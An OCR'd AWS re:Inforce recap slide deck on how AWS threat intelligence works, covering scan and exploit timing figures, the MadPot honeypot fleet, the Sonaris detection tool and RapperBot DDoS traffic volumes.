AWS Security Builder's Circle

re:Inforce recap

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

How AWS's global threat intelligence transforms cloud protection

Achraf Souk
Principal Specialist Solutions Architect
Edge Security

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Agenda

Threat landscape

How AWS produces threat intelligence


Examples from the wild

How you can leverage AWS threat intelligence in your own part of the Shared Responsibility model

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

There is just more code


33%



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

And more CVEs

19%



aws
© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Figures from AWS Threat Intelligence

Time to scan

90

seconds

Time to exploit

180

seconds

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Figures from AWS Threat Intelligence

Suspicious IPs

50

Thousands

Churn velocity

12.5%

In 3 minutes

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Threat tactics - MITRE ATT&CK®

- Reconnaissance
- Resource development
- Initial access
- Execution
- Persistence
- ...

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Security at scale

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

MadPot


MadPot discover and monitor threat activities and disrupts harmful activities whenever possible to protect AWS customers and others.

- Observes over 750M potential threats daily
- Identifies 400M malicious activities daily
- Used by security to proactively alert customers to attacks such as Sandworm and Volt Typhoon and avert harm
- Intel leveraged by AWS native services: Amazon GuardDuty, AWS Shield, AWS Web Application Firewall (WAF), and Amazon Inspector.

aws


© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

MadPot: Amazon’s honeypot fleet




© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

MadPot: Amazon's honeypot fleet



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Madpot interactions



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.


Sonaris

AWS Sonaris is an internal threat intelligence tool used by Amazon Web Services (AWS) to actively detect and mitigate potential security threats automatically for customers by analyzing network traffic

- Denied more than 24 billion attempts to find unintentionally public S3 buckets
- Prevented over 2.6 trillion attempts to discover vulnerable services on EC2, and over 4 million malware infection attempts
- Interacts with 2.4 Billion external IP on a daily basis
- Triggers automated protections in AWS Shield, Amazon Virtual Private Cloud (Amazon VPC), Amazon S3, and AWS WAF

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Evaluate 100K rules against billions events/second



© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Data science applied to network telemetry

- Interactions with un-assigned IP addresses
- Interctions with IPs across AWS customers (VPCs, S3 Buckets, CloudFront distributions)
- Failed interactions
- Clustering behaviors powered by Madpot
- Safety classifiers

99.998% accuracy

83% coverage

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Detection of abonormal activities

- Monitoring of endpoint agents installed in AWS operated servers
- Monitoring CloudTrails logs at scale to protect AWS capacity
- Etc..


© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Examples from the wild

© 2025, Amazon Web Services, Inc. or its affiliates. All rights reserved.


RapperBot

Q1 2025 | *~950 Mpps | ~3 Tbps*



